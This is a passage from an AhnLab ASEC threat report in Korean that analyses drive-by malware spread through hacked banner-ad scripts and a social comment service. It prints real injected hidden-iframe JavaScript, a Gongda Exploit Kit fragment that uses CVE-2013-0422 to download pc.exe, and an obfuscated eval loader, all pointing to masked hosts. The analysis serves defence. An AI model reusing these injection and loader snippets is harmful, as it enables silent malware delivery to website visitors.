(1) 언론사 사례 : get_bringback.js

언론사 사이트에 링크된 get_bringback.js에는 아래와 같은 코드가 삽입돼 있다.

```
if(document.cookie.indexOf('ralrlea')==-1){var expires=new Date();expires.setTime(expires.getTime()+24*60*60*1000);document.cookie='ralrlea=Yes;path=/;expires='+expires.toGMTString();document.write("<iframe width=100 height=0 frameborder=0 src=http://www.**********.co.kr/_data/content/score_box.html></iframe>");}
```

(2) 웹하드 사례 : get_kdisk_bringback.js?_=1369964785811

웹하드 사이트에 링크된 get_kdisk_bringback.js에는 아래와 같은 코드가 삽입돼 있다.

```
if(document.cookie.indexOf('ralrlea')==-1){var expires=new Date();expires.setTime(expires.getTime()+24*60*60*1000);document.cookie='ralrlea=Yes;path=/;expires='+expires.toGMTString();document.write("<iframe width=100 height=0 frameborder=0 src=http://www.********.com/akek/personal_if.html></iframe>");}
```

위에서 살펴본 언론사, 웹하드 사이트에 제공된 배너광고는 한 배너 사이트로부터 제공됐으며, 삽입된 악성코드는 URL(파란색으로 표시된 부분)만 다를 뿐 동일한 코드임을 알 수 있다.

실제 악성코드인 score_box.html, personal_if.html는 국내 악성코드 유포 사이트에서 자주 접할 수 있는 공다 익스플로이트 킷(Gongda Exploit Kit)으로 제작됐다.

그림 3-7 | 공다 익스플로이트 킷으로 제작된 score_box.html, personal_if.html

위 [그림 3-7]에서 보는 것처럼 해당 악성코드들을 분석해 보면 자바 취약점 6개, 플래시 플레이어 1개, IE 1개 등 총 8개의 취약점을 사용해 pc.exe를 다운로드 및 실행한다. 아래 코드는 해당 악성코드들이 사용하는 Java 취약점인 CVE-2013-0422를 이용해 pc.exe를 다운로드하는 코드다.

```
gondad.archive="qlKrwpa5.jpg";
gondad.code="xml20130422.XML20130422.class";
gondad.setAttribute("xiaomaolv","http://admin.**********.co.kr/
pc.exe");
gondad.setAttribute("bn","woyouyizhixiaomaolv");
gondad.setAttribute("si","conglaiyebuqi");
gondad.setAttribute("bs","748");
document.body.appendChild(gondad);
```

소셜 댓글 서비스를 통한 악성코드 유포

소셜 댓글 서비스는 SNS와 접목한 것으로 기업, 언론사, 기관 등에서 SNS 사용자들에게 마케팅 또는 의견 청취를 위해 사용하고 있다. 5월에는 특정 소셜 댓글 서비스를 제공하는 사이트가 해킹되어 악성 스크립트가 삽입된 일이 발생해 해당 소셜 댓글 서비스를 이용하는 사이트들은 악성코드를 유포 사이트로 인식됐다.

http://****lk.***ckple.com/js/***lk.js에 아래와 같이 난독화된 악성 스크립트가 삽입돼 있었다.

그 당시 패킷 로그를 보면 취업 포털 사이트는 아래처럼 외부 사이트에서 특정 php파일을 불러옴을 알 수 있다.

```
eval(function(p,a,c,k,e,d){e=function(c){return c};if(!''.
replace(/^/,String)){while(c--){d[c]=k[c]||c}k=[function(e)
{return d[e]}];e=function(){return'₩₩w+'};c=1};while(c--)
{if(k[c]){p=p.replace(new RegExp('₩₩b'+e(c)+'₩₩
b','g'),k[c])}}return p}('4(3.8.25(₩'10₩')==-1){13 2=9
23();2.26(2.27()+24*15*15*29*7);3.8=₩'10=28;22=/;2(←———
중간생략———→
39"+"38=0〉〈/4"+"37"+"14〉")}}',10,47,'||expires|document|if||||cooki
e|new|naver1_ad||java|var|me|60|ActiveXObject|isInstalled|i||write
|JavaWebStart|path|Date||indexOf|setTime|getTime|Yes|1000|toG
MTString|fra|html|tice|no|wi|dth|ra|ight|he|sr|popup|ht|c|tp|75|51'.
split('|'),0,{}))
```

위 난독화된 코드는 http://175.***.51.***/popup/notice.html를 다운로드하도록 되어 있으며, notice.html은 국내에서 가장 많이 사용하는 공다 익스플로이트 킷으로 난독화된 스크립트다. 접속한 PC에서 IE, 자바, 플래시 플레이어 등을 사용하고 있고 해당 프로그램들 중에 하나에 취약점이 존재한다면 최종으로 특정 사이트(http://www.*******music.com/r.gif)에서 악성코드를 다운로드한 후 실행한다.

r.gif는 특정 온라인 게임 사용자의 아이템을 탈취해 현금화가기 위한 목적을 가진 트로이목마다.

ASEC REPORT CONTRIBUTORS

집필진	선임연구원	안 창 용
	선임연구원	이 도 현
	선임연구원	이 영 수
	주임연구원	문 영 조
	주임연구원	김 재 홍
	연구원	강 민 철
	대리	황 선 욱
참여연구원	ASEC 연구원	
편집	안랩 세일즈마케팅팀	
디자인	안랩 UX디자인팀	
감수	전 무 조 시 행	
발행처	주식회사 안랩 경기도 성남시 분당구 삼평동 673 (경기도 성남시 분당구 판교역로 220) T. 031-722-8000 F. 031-722-8901	

AhnLab